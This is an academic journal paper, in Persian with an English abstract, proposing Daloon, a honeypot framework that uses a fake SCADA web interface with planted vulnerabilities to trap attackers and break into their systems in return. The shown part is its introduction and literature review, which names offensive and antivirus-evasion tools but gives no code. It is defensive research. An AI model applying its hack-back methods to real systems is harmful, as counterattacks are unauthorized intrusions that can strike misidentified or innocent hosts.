Electronic & Cyber Defense
Vol. 13, No. 4, 2026 (Serial No. 52). pp. 125- 144
ISSN: 2322-4347, E-ISSN: 2980-8979

Daloon: Proactive Cyber Defense with an Offensive Cyber Deception Framework

Morteza Kheiry[1], **Reza Jalaei**[2]*

[1] PhD Student, Imam Hossein (AS) University, Tehran, Iran

[2] Assistant Professor, Imam Hossein (AS) University, Tehran, Iran (Correspondence: *rjalaei@ihu.ac.ir)*

ARTICLE INFO

Article history:

Article Type: Research paper

Receive: 08 October 2025
Revise: 24 November 2025
Accept: 19 December 2025
Available online: 04 December 2025

Keywords:
Honeypot
Honeynet
Cyber Trap
Reverse Intrusion
Active Defense
Cyber Deception
ProActive cyber Defense
Counterattack
HackBack

ABSTRACT

Today, detecting, tracking, and taking deterrent action against cyber attackers is one of the main challenges in the field of cybersecurity and cyber defense. Traditional attack detection mechanisms, due to their reactive approach to defense and the high rate of false-positive alerts, have complicated the detection process.Various methods have been proposed to address this challenge, and the use of cyber deception traps is one of the effective approaches currently being developed and utilized for targeted and proactive detection of emerging threats. Existing cyber trap solutions, due to their passive structure and one-directional operation, do not lead to deterrence or identification of the origin of the attack. In this article, an enhanced hybrid trap-network framework called Daloon is proposed. Daloon, through its "Explosive Web Trap" component, enables counterattack and reverse intrusion against trapped attackers and, while identifying and tracking the attacker, provides the capability for punitive action that results in cyber deterrence. Daloon is implemented by designing a fake web trap and simulating the HMI of a SCADA industrial control system and contaminating it with a fake and intentionally crafted code-injection vulnerability as well as several other vulnerabilities. Experimental results show that Daloon performs successfully in detecting and responding to three types of offensive techniques and has successfully carried out reverse intrusion and "counterattack." The proposed Daloon hybrid trap, with reverse-intrusion capability, leads to the adoption of a proactive cyber defense approach—i.e., defense during the attack—and, in addition to reducing false positives in attack analysis, transforms the one-way process of traditional cyber traps, which are purely defensive and passive, into a two-way process that is offensive and deterrent.

Cite this article: kheiry, M., Jalaei, R. Dalon: Proactive Cyber Defence with a Counter Attack Honypot Framework. *Electronic and Cyber Defense*, 2026; 13(4): *125-144*
DOI: *https://doi.org/10.47176/ECDJ.2025.1633*

«پدافند الکترونیکی و سایبری»
سال سیزدهم، شماره ۴، زمستان ۱۴۰۴، ص ۱۲۵- ۱۴۴
شاپا الکترونیکی: ۴۳۴۷ -۲۳۲۲ شاپا چاپی: ۸۹۷۹- ۲۹۸۰

دالون: دفاع فرا فعال سایبری با چارچوب تله سایبری هجومی

مرتضی خیری [1]، **رضا جلایی** [2*]

[1] دانشجوی دکتری، دانشگاه جامع امام حسین (ع)، تهران،ایران

[2] استادیار، دانشگاه جامع امام حسین (ع)، تهران، ایران (نویسنده مسئول: *rjalaei@ihu.ac.ir*)

چکیده

امروزه شناسایی، تعقیب و اقدام بازدارنده علیه مهاجمین سایبری، یکی از چالش‌های اصلی در حوزه امنیت و دفاع سایبری است. سازوکارهای سنتی تشخیص حملات به دلیل رویکرد واکنشی به مسئله دفاع و نرخ بالای هشدارهای مثبت نادرست، فرایند تشخیص را پیچیده کرده است. روش‌های متعددی برای حل این چالش ارائه شده است و استفاده از تله‌های سایبری، یکی از روش‌های مؤثری است که در تشخیص هدفمند و پیش از موعد تهدیدات درحال‌توسعه و بهره‌برداری است. راهکارهای موجود تله‌های سایبری به دلیل ساختار منفعلانه و یک‌طرفه عمل نمودن، منجر به بازدارندگی و شناسایی منشأ وقوع حمله نمی‌گردند. در این مقاله، یک چارچوب توسعه‌یافته شبکه تله ترکیبی به نام دالون پیشنهاد می‌شود. دالون از طریق بخش «تله وب انفجاری»، قابلیت ضد حمله و نفوذ معکوس علیه مهاجمین به‌دام‌افتاده را فراهم می‌کند و ضمن شناسایی و تعقیب مهاجم، امکان اقدام تنبیهی که منجر به بازدارندگی سایبری می‌شود را فراهم می‌کند. دالون با طراحی تله وب جعلی و شبیه‌سازی *HMI* سامانه کنترل صنعتی اسکادا و آلوده‌سازی آن به آسیب‌پذیری جعلی و عمدی تزریق کد و چندین آسیب‌پذیری دیگر پیاده‌سازی شده است. نتایج آزمایش‌ها نشان می‌دهد که دالون عملکرد موفقی در شناسایی و برخورد با سه مورد از روش‌های تهاجمی دارد و اقدام نفوذ معکوس و «ضد حمله» را با موفقیت انجام داده است. طرح پیشنهادی تله ترکیبی دالون، باقابلیت نفوذ معکوس، منجر به اتخاذ رویکرد دفاع فرا فعال سایبری یعنی دفاع حین حمله می‌شود و علاوه بر کاهش فرایند مثبت غلط در تحلیل حملات، فرایند یک‌طرفه تله‌های سایبری معمول را که صرفاً دفاعی و منفعل هستند، به فرایند دوطرفه که هجومی و بازدارنده هستند، تبدیل می‌کند.

مشخصات مقاله

تاریخچه مقاله:
نوع مقاله: علمی- پژوهشی

دریافت: 1404/07/16
بازنگری: 1404/09/03
پذیرش: 1404/09/28
ارائه آنلاین: 1404/10/14

کلیدواژه‌ها:
هانی پات
هانی نت
تله سایبری
نفوذ معکوس
دفاع فعال
فریب سایبری
دفاع فرا فعال سایبری
ضد حمله

استناد: خیری, مرتضی, جلایی, رضا. دالون: دفاع فرافعال سایبری با چارچوب تله سایبری هجومی. پدافند الکترونیکی و سایبری. ۱۴۰۴؛ ۱۳ (۴): ۱۲۳-۱۴۲. DOI:https://doi.org/10.47176/ECDJ.2025.1633

۱. مقدمه

امروزه حملات سایبری، تک‌مرحله‌ای نیستند، به همین دلیل دفاع در برابر آن‌ها، نیاز به مهارت و قابلیت‌های تخصصی سایبری و در ابعاد مختلف دارد. پدافند ترکیبی در فضای سایبری، شبیه یک سامانه دفاع هوایی و موشکی فعال است که تهدیدات هوایی متخاصم را شناسایی و اقداماتی مانند سرنگونی یا مختل کردن ارتباطات آن‌ها انجام می‌دهد [۱].

رویکردهای مختلفی در دفاع سایبری وجود دارد. هدف تمامی راهکارهای امنیتی، انجام عملکردهای مرتبط با امنیت، مانند نظارت بر حمله، پیشگیری، تشخیص، پاسخ و پروفایل‌سازی حملات است [۲]. رویکرد دفاع غیرفعال[1] از روش‌های سنتی و سخت دفاعی باهدف بازدارندگی سایبری استفاده می‌کند و به آن، دفاع کلاسیک نیز گفته می‌شود [۳, ۴]. در مقابل این رویکرد، دفاع فعال سایبری[2] قرار دارد. این نوع دفاع، تلاش فعالانه برای شناسایی حملات و پاسخ متقابل علیه مهاجم است [۳]. تمرکز دفاع فعال سایبری، بر تجمیع و خودکارسازی راهکارهای مختلف امنیتی برای پاسخ به‌موقع به رخدادهای سایبری است. رویکردهای دفاع فعال سایبری پوشش‌دهنده ضعف‌های امنیتی سامانه‌های غیرفعال است [۵].

سه مفهوم عمده در دفاع فعال سایبری وجود دارد که شامل، تشخیص و جمع‌آوری ادله مهاجم، فریب مهاجم و قطع و پایان‌دادن حمله‌ی مهاجم است [۶]. دفاع فعال سایبری به شیوه‌های مختلفی دسته‌بندی می‌گردد که مهم‌ترین آن‌ها استفاده از کرم‌های بی‌خطر[3]، نفوذ معکوس[4]، هانی‌پات‌ها[5] و جعل نشانی[6] است [۳].

یکی از معیارهای تقسیم‌بندی رویکردهای دفاع سایبری، عامل کنش و برخورد علیه تهدید است. برخی از محققین به طور خاص بر یک روش تهاجمی باهدف بازیابی داده‌های سرقت شده متمرکز شده‌اند. یعنی استفاده از روشی مخرب و هجومی که شامل انتقال، حذف یا رمزنگاری اطلاعات سرقت شده از سامانه مهاجم است. این نوع از دفاع، دفاع فرا فعال سایبری[7] نام‌گذاری می‌شود. مفهوم دفاع فعال، فرا فعال و دفاع روبه‌جلو سایبری در طیف دفاع فعال[8] (عامل) سایبری است و گاهی هم به‌عنوان پدافند عامل سایبری نام‌برده می‌شود. پدافند عامل سایبری مفهومی است که نه‌تنها حوادث سایبری را در هنگام وقوع شناسایی و متوقف می‌کند، بلکه انواع راهکارهای فنی مانند استقرار طعمه یا نفوذ به شبکه مهاجم را باهدف خنثی‌سازی قابلیت‌ها و فعالیت‌های صورت‌گرفته انجام می‌دهد [۷, ۸] .

دفاع فرا فعال اقدامی مقابله‌به‌مثل (ضد حمله) علیه مهاجم در حین شکل‌گیری و اجرای حمله است و به‌جای ایجاد دیوارهای امنیتی فراوان در دفاع از شبکه‌های خودی در برابر تهدیدات، به دنبال شناسایی مهاجم و اقدام کاهشی یا تخریبی علیه تهدید است. این نوع دفاع، یک اقدام دفاعی مستقیم جهت خنثی‌سازی یا کاهش اثر تهدیدات سایبری است و مدافع از سلاح‌ها و قابلیت‌های عملیات سایبری، هوش تهدید[9]، اشتراک‌گذاری اطلاعات تهدید و تله‌های هجومی جهت پاسخ به مهاجم استفاده می‌کند، درحالی‌که هدف در دفاع غیرفعال سایبری[10]، محافظت و بازیابی دارایی‌های سایبری در برابر انواع تهدیدات احتمالی است [۹].

در این مقاله با استفاده از رویکرد دفاع فرا فعال سایبری، یک چارچوب شبکه تله ترکیبی هجومی پیشنهاد می‌شود. این چارچوب که دالون نام‌گذاری می‌شود علیه مهاجمین هدفمند سایبری اقدام به شناسایی منشأ وقوع تهدید، قطع حملات و پاسخ فعال یا نفوذ معکوس می‌کند. ساختار مقاله به این شکل نگارش شده است که در بخش ۲ مفاهیم و تعریف‌های پایه ارائه می‌شود. بخش ۳ پژوهش‌های مرتبط با معماری شبکه تله و راهکارهای نفوذ معکوس و چالش‌های مربوطه بیان می‌شود. بخش ۴ چارچوب و معماری مفهومی دالون را با عناصر و زیراجزای آن تشریح می‌کند. در بخش ۵ با ارائه معماری پیشنهادی، یک نمونه موردی شبیه‌سازی‌شده از تله وب، مربوطه به *HMI* سامانه کنترل صنعتی اسکادا را که در محیط واقعی پیاده‌سازی شده است را بیان می‌کند و در بخش ۶، نتایج آزمایش‌ها شبکه ترکیبی دالون که در بازه زمانی دوماهه با داده‌های واقعی مهاجمین مورد ارزیابی و تحلیل قرار گرفته است ارائه می‌شود. در بخش ۷ نیز به مقایسه و ارزیابی شبکه دالون پرداخته می‌شود.

۲. مفاهیم پایه

یکی از روش‌هایی که محققان در سال‌های اخیر جهت دفاع فعال حملات سایبری انجام داده‌اند، استفاده از فناوری‌های فریب[11] و تله[12] است این فناوری‌ها در چارچوب فریب توزیع‌شده[13] است که باهدف جلب‌توجه، انحراف و صرف زمان مهاجمین از دارایی‌های واقعی به سمت دارایی‌ها و منابع غیرواقعی است [۱۰].

تعریف ۱ (فریب). اقدامی برنامه‌ریزی‌شده و هدفمند جهت گمراه‌کردن و یا به‌اشتباه انداختن مهاجم است. امروزه بسیاری از حملات رایج از شیوه‌های مبتنی بر فریب به‌عنوان یک عامل اساسی موفقیت استفاده می‌کنند [۱۱].

[1] *Passive cyber defense*
[2] *Active Cyber Defense (ACD)*
[3] *WhiteWorms*
[4] *Hack-Back*
[5] *Honeypot*
[6] *Address hopping*
[7] *Pro-active Cyber Defense*
[8] *Active-Defense*
[9] *Threat intelligence*
[10] *Passive-Defense*
[11] *Deception*
[12] *Trap*
[13] *Distributed Deception Platform (DDP)*

تعریف ۲ (فریب هجومی[1]). استفاده از روش‌های فریب سایبری مشابه حمله فیشینگ [۱۲] [۱۳] در حملات سایبری برای پیروزی بر مدافعان سایبری است [۱۴].


تعریف ۳ (فریب دفاعی[2]). استفاده از روش‌های فریب سایبری جهت به‌دام‌اندازی مهاجمین است. در این روش، مهاجم به سمت زمین‌بازی طراحی‌شده مدافع که تله سایبری است، هدایت و سپس اقدام به تشخیص و برخورد صورت می‌گیرد [۱۵].

تعریف ۴ (تله سایبری - هانی پات[3]). ابزاری امنیتی است که ارزش آن در کشف، بررسی، مورد حمله قرارگرفتن و به‌خطرافتادن است [۱۶]. اساس کار تله سایبری که به آن هانی پات هم گفته می‌شود، مبتنی بر فریب نفوذگر است که با در معرض خطر قراردادن یک یا چند سامانه آسیب‌پذیر یا به‌ظاهر آسیب‌پذیر که معمولاً شبیه‌سازی‌شده است، هرگونه فعالیتی، به‌عنوان عملی مشکوک در نظر گرفته‌شده و تلاش‌ها برای استفاده غیرمجاز، نظارت و تحلیل می‌شود [۱۶].

تعریف ۵ (شبکه تله - هانی نت[4]). مجموعه‌ای از تله‌های سایبری متصل‌به‌هم تحت یک هم‌بندی[5] خاص است، به‌نحوی که فقط از منابع تولیدی خود محافظت و مهاجم را از اهداف واقعی منحرف می‌کند.

تعریف ۶ (نفوذ معکوس، ضد حمله[6]). روشی است که در زمینه دفاع سایبری فرا فعال استفاده می‌شود. هدف، حمله به مهاجم یا انتقام و اقدام تنبیهی علیه مجرمان سایبری است که به شبکه و سامانه مورد دفاع، حمله می‌کنند. با این روش می‌توان به شناخت دقیقی از اهداف حمله، ابزارها و فن‌های مهاجم دست‌یافت. در این شیوه از ابزارهای معمول مرتبط با مهاجمین کلاه‌سیاه و تیم قرمز استفاده می‌شود [۱۷] [۱۸].

به شبکه تله، هانی نت هم گفته می‌شود. هدف اصلی شبکه تله، جمع‌آوری و تجزیه‌وتحلیل داده‌ها به‌منظور یادگیری روش‌ها، ابزارها و اهداف مهاجمین است. شبکه تله، معماری است که یک شبکه کنترل‌شده را ایجاد و تمام فعالیت‌هایی که در آن اتفاق می‌افتد را ثبت، کنترل و نظارت می‌کند [۱۹].



شکل (۱). دسته‌بندی تله‌های سایبری [۲۱]

تله‌های سایبری بر اساس چهار معیار اساسی، منبع شبیه‌سازی، اهداف توسعه‌ای، نحوه‌ی استقرار و نوع تعامل دسته‌بندی می‌شوند [۲۰-۲۲]. معیارها و ارتباط آن‌ها در شکل (۱) نشان داده شده‌اند.


محمد مشکاه [۲۳] یک دسته‌بندی از راهکارهای دفاعی سامانه‌های رایانه‌ای ارائه می‌کند که چهار روش دفاعی یعنی محافظت و جلوگیری، مبهم‌سازی [۲۴] و دگرگون‌سازی، فریب و تله‌های سایبری، انتساب و ضد حمله علیه مهاجمین را شامل می‌شود. این روش‌ها در پنج سطح سازمانی، شبکه، سامانه، پایگاه‌داده و داده‌ها اعمال می‌گردند. دامنه و بازه‌ی این مقاله، در راستای بهبود روش‌های تشخیصی و افزایش امنیت سامانه‌های دفاعی، استفاده از فریب و تله‌های سایبری، انتساب و ضد حمله علیه مهاجمین در سطح سازمانی و شبکه است.

۳. مروری بر پژوهش‌های انجام‌شده

در این بخش پژوهش‌ها و چالش‌های مرتبط با معماری شبکه تله و راهکارهای نفوذ معکوس مرور می‌شود.

۳-۱. شبکه تله

شبکه تله از سه بخش کنترل داده، ثبت و ضبط داده و تحلیل داده تشکیل‌شده است. کنودسن[7] و همکاران [۲۵] این معماری را مطابق شکل (۲) پیاده‌سازی کرده‌اند.



شکل (۲). چارچوب مرجع شبکه‌ی تله [۲۵]

تحلیل داده[8] فرایندی برای تحلیل داده‌های جمع‌آوری‌شده و فهم بهتر رفتار مهاجمین است [۲۶]. یکی از راه‌های تحلیل داده‌ها در شبکه‌های تله، استفاده از *SIEM*[9] است که تمامی رویدادهایی یک شبکه را نظارت می‌کند [۲۷]. کنترل داده[10] فرایندی است که کنترل، نگهداری و نظارت بر فعالیت مهاجمین در شبکه‌ی تله را انجام می‌دهد [۲۵]. شبکه تله در بخش کنترل داده به یک سامانه تشخیص نفوذ نیاز دارد که رصد، تحلیل و دسته‌بندی حملات صورت‌گرفته بر اساس اطلاعات موجود را انجام می‌دهد.

حسگر سوریکاتا[11] نمونه‌ای است که نفوذ در زمان واقعی[12]، جلوگیری از نفوذ[13]، نظارت امنیتی شبکه[14] را انجام می‌دهد. این

[1] *Deception Methods for Offense*
[2] *Deception Methods for Defense*
[3] *Honypot*
[4] *Honynet*
[5] *Topology*
[6] *HackBack*
[7] *Knudsen*
[8] *Data Analysis*
[9] *Security Information and Event Management(SIEM)*
[10] *Data Control*
[11] *Suricata*
[12] *Intrusion Detection Systems (IDS)*
[13] *Intrusion Prevention Systems (IPS)*
[14] *Network Security Monitor (NSM)*


حسگر، ترافیک شبکه را با استفاده از قوانین و زبان مبتنی بر امضای بازرسی می‌کند و دارای پشتیبانی قوی از اسکریپت لوا[1] برای شناسایی تهدیدات پیچیده است [28, 29]. *IPtable* و *Inotify* نیز این کار را در سیستم‌عامل لینوکس انجام می‌دهند [25, 30]. *Inotify* به‌عنوان حسگر نظارت و کنترل بر رویدادهای صورت‌گرفته در فایل سامانه لینوکس است که به‌صورت برخط[2] به تشخیص تمامی تغییرات جدید ایجادشده در فایل‌ها یا مسیرهای مشخص‌شده در سیستم‌عامل می‌پردازد [۳۱]. ثبت و ضبط داده[3] فرایندی جهت دریافت و ذخیره‌سازی کلیه فعالیت مهاجمین در یک مکان مرکزی جهت تحلیل است [۲۵].

به طور مفهومی شبکه تله، شبکه‌ای شامل یک یا چند تله سایبری است که برای به‌خطرافتادن یا نفوذ طراحی‌شده‌اند. هرگونه تعامل با شبکه تله، به فعالیت‌های مخرب یا غیرمجاز اشاره دارد. یعنی هر اتصال ورودی به شبکه‌ی تله به‌احتمال زیاد یک نشانه‌ی اسکن یا حمله است و هر اتصال خارجی غیرمجاز از شبکه‌ی تله به این معنی است که سامانه به خطر افتاده است.

معماری‌های مختلفی از شبکه‌های تله مطرح‌شده است که مهم‌ترین آن‌ها معماری *Gen*۱,۲,۳ است. معماری *Gen*۱ جزء اولین معماری‌های شبکه‌ی تله است. این معماری دارای محدودیت‌ها و معایبی در بخش کنترل و جمع‌آوری داده است. این معایب در معماری‌های *Gen2* و *Gen*۳ تا حدودی برطرف شده است [۳۲]. راهکار *Gen3* ارائه شده توسط هاریس[4]، بسیاری از محدودیت‌های معماری شبکه‌ی تله را با استفاده از هانی وال[5] برطرف کرد؛ اما این معماری نیز به دلیل عدم به‌روزرسانی سیستم‌عامل و ابزارهای به کار برده شده مثل سیبک [6] که با سیستم‌عامل‌های مدرن سازگار نیست منسوخ‌شده است [۳۳]. فان و فرناندز[7] با طراحی شبکه تله *Gen3* و استقرار آن در محیط مجازی، به پیاده‌سازی تله سایبری تعامل پایین هانید[8] و ترکیب آن با سایر تله‌ها پرداخته است [۳۴].

باتوجه‌به بیان مشکلات و محدودیت معماری‌های قبلی، استفاده از راهکارهای نوین شبکه‌های تله همانند *HoneyDrive* و *T-Pot* و *MHN*[9]، امروزه جایگزین راهکارهای قبلی در پیاده‌سازی معماری شبکه‌های تله شده‌اند [۳۵, ۳۶]. راهکار *HoneyDrive* به‌عنوان اولین تله سایبری مبتنی بر توزیع لینوکس است و شامل بسته‌های نرم‌افزاری از پیش پیکربندی‌شده از تله‌های متنوع سایبری تعامل پایین در قالب یک شبکه و سیستم‌عامل یکپارچه است. از معایب این راهکار عدم پشتیبانی از ساختار توزیع‌شدگی است [۳۷].


راهکار شبکه تله مدرن *MHN* با استفاده از یک سرور متمرکز و ابزارهای مدیریت تله سایبری که به‌صورت توزیع‌شده نصب‌شده‌اند، قابلیت به‌کارگیری در یک شبکه بزرگ را خواهد داشت. معماری سه‌لایه‌ای *MHN* که در شکل (۳) آورده شده است، قابلیت نصب و به‌کارگیری انواع حسگرهای رایج تله سایبری تعامل پایین و متوسط مانند حسگر دیونا[10] [۳۸] و حسگر کورای[11] [۳۹] را در قالب یک شبکه‌ی تله منسجم و یکپارچه دارد [۳۶].



شکل (۳). معماری چارچوب *MHN* [38]

راهکار شبکه‌ی تله *T-Pot* یکی دیگر از راهکارهای توسعه تله‌های سایبری است که از فناوری داکر[12] در قالب یک حامل[13] سبک جهت تولید انواع تله‌های سایبری استفاده می‌کند. *T-Pot* علاوه بر حامل‌های تخصصی تله‌های سایبری از سایر حامل‌های کنترلی و نظارتی استفاده می‌کند [۳۵]. راهکار تله سایبری تعامل بالای *HiHAT* نرم‌افزاری باقابلیت تبدیل برنامه‌های وب مبتنی بر *php* به یک تله تعامل بالا است [۴۰]. این چارچوب با افزودن کد *php* به تمام صفحات تله، برنامه‌های وب را نظارت می‌کند. اسکریپت تزریق‌شده، تمامی تلاش‌های مهاجمین جهت اتصال به صفحات را ثبت و نتایج اتصال را در پایگاه‌داده خود ذخیره می‌کند. معماری مفهومی *HiHAT* در شکل (۴) نشان‌داده‌شده است.

[1] *Lua*
[2] *RealTime*
[3] *Data Capture*
[4] *Abbasi, F.H. and R. Harris*
[5] *HoneyWall*
[6] *Sebek*
[7] *Fan, W., D. Fernández, and Z. Du*
[8] *Honeyd*
[9] *Modern Honey Network (MHN)*
[10] *Dionaea*
[11] *Cowrie*
[12] *Docker*
[13] *Container*



شکل (۴). معماری مفهومی تله تعامل بالای *HiHAT*

۳-۲. راهکارهای نفوذ معکوس

در این بخش راهکارهای مبتنی بر فریب و نفوذ معکوس در شبکه تله، بررسی می‌شود. هانی‌پات‌ها به دو روش به مهاجمین واکنش نشان می‌دهند. روش اول، تغییر مسیر ترافیک و روش دوم، پیکربندی مجدد راهکارهای فریب است. در روش اول، تغییر مسیر ترافیک برای کنترل نحوه ارسال ترافیک مهاجم به مقصد استفاده می‌شود. هانی‌پات‌های ترکیبی، ترافیک مخرب از تله‌های تعامل پایین را به سمت تله‌های تعامل بالای ایزوله، برای بررسی بیشتر هدایت می‌کنند. عمدتاً دو روش تغییر مسیر یعنی مسیریابی مبتنی بر جریان و پخش مجدد اتصال *TCP* استفاده می‌شود.

کرانر [1] و همکاران به ایده ایجاد تله‌های انفجاری برای حمله استفاده مجدد از کد [2] پرداخته است [۴۱]. آن‌ها با ایجاد تله‌های آسیب‌پذیر عمدی در نرم‌افزار و کنترل و نظارت بر آن‌ها، آن دسته از مهاجمینی که اقدام به تغییر فضای آدرس‌دهی می‌کنند را شناسایی و در مراحل بعدی با استفاده از ابزارهای نفوذ، پیشنهاد ضد حمله می‌دهند. شرکت امنیتی چک‌پوینت [3] روشی ارائه کرده است که به مهاجم اجازه می‌دهد مسیر عادی ارتباط کلاینت به سرور در استفاده از پروتکل *RDP*، را معکوس نماید و سامانه امنیتی نفوذگر را آلوده کند. سپس، جهت ورود به شبکه محلی و افزایش سطح دسترسی اقدام کند [۴۲]. ایده استفاده از تله‌های سایبری باقابلیت ضد حمله توسط سنیت‌سو [4] در اجلاس دفکان [5] روسیه ارائه شده است [۴۳].

چارچوب بیف [6] ابزاری برای اجرای کدهای مخرب و بهره‌برداری از آسیب‌پذیری‌های مرورگر وب است. بیف مرورگری را که از صفحه آسیب‌پذیر بازدید کند قلاب [7] و آماده اجرای دستورات می‌کند [۴۴, ۴۵]. چارچوب متااسپلویت [8] یکی دیگر از روش‌ها برای توسعه، آزمایش و اجرای کد اکسپلویت در سامانه‌های آسیب‌پذیر است [۴۶, ۴۷]. متااسپلویت مجموعه‌ای از اکسپلویت‌ها و پیلودهای [9] مختلف دارد که در صورت اجرا، از سامانه هدف دسترسی شل [10] دریافت می‌کند [۴۶] [۴۸] [۴۹]. چارچوب فاترات [11] نیز برای بهره‌برداری کد مخرب است که باعث ایجاد درب پشتی و اجرای حملات بعد از نفوذ می‌شود. بدافزارهایی که توسط این ابزار ایجاد می‌شود قابلیت دورزدن سازوکارهای تشخیص ضدویروس‌های مختلف را دارند [۵۰]. چارچوب شل‌تر [12] برای تزریق پویای فایل‌های اجرایی [13] کد مخرب در ویندوز می‌شود. یکی از روش‌های مورداستفاده جهت فریب نرم‌افزار ضدویروس استفاده از این چارچوب است [۵۰-۵۲]. چارچوب وییل [14] با تولید کلیدهای تصادفی و فنون مبهم ساز و استفاده از روش *SSL* جهت گریز از روش‌های تشخیص، به جمع‌آوری اطلاعات و عملیات بعد از نفوذ [15] می‌پردازد [۵۰].

در سال‌های اخیر پژوهش‌های متعددی در زمینه استفاده از تله‌های سایبری و هانی‌پاتی‌ها با رویکرد دفاع فرا فعال برای شناسایی تهدیدات فناوری‌های نوین مانند هوش مصنوعی و اینترنت اشیا انجام شده است [۵۳].

محققین در مرجع [۵۴] به دنبال کشف روش‌های هک هوش مصنوعی با استفاده از هانی پات و توسعه سیستمی به نام *"LLM Agent Honeypot"* هستند که رفتار عوامل هوش مصنوعی مخرب را در یک محیط شبیه‌سازی‌شده نظارت و تحلیل می‌کند. این سامانه می‌تواند تلاش‌های عوامل هوش مصنوعی برای تولید اطلاعات گمراه‌کننده، سرقت داده‌های حساس و واردکردن آسیب‌پذیری‌های مخفی را شناسایی کند.

رویکردهایی که بیان شد صرفاً به جمع‌آوری و تحلیل رفتارهای مشکوک و پرخطر مهاجمین می‌پردازند و فرایند پاسخ و عکس‌العمل که منجر به بازدارندگی و شناسایی منشأ وقوع حمله با رویکرد دفاع فعال شود را انجام نمی‌دهند. روش پیشنهادی دالون، ضمن به‌روز بودن ابزارهای جمع‌آوری، تحلیل و کنترل داده، قابلیت پشتیبانی و استفاده از تله‌های تعامل پایین و تعامل بالا را به‌صورت ترکیبی دارد. این شبکه با ایجاد قابلیت نفوذ معکوس می‌تواند ضمن شناسایی منشأ وقوع حمله، یک اقدام بازدارنده و فرا فعال علیه مهاجمین هدفمند سایبری برنامه‌ریزی کند و وضعیت منفعل و یک‌طرفه شبکه‌های تله را به وضعیت فعال و دوطرفه تغییر دهد.

مقایسه پژوهش‌های قبلی در زمینه شبکه‌های تله و نفوذ معکوس به‌صورت خلاصه در جدول 1) نشان‌داده‌شده است.

[1] *Crane, S*
[2] *Return-oriented programming (ROP)*
[3] *CheckPoint*
[4] *Sintsov*
[5] *Defcon 2013*
[6] *Browser Exploitation Framework (Beef)*
[7] *Hook*
[8] *Metasploit*
[9] *Payload*
[10] *Shell (OS Command Line)*
[11] *TheFatRat*
[12] *Shellter*
[13] *Portable Executable (PE)*
[14] *Veil*
[15] *Post exploit*

جدول (۱). مقایسه پژوهش‌های مرتبط در زمینه شبکه‌های تله و نفوذ معکوس

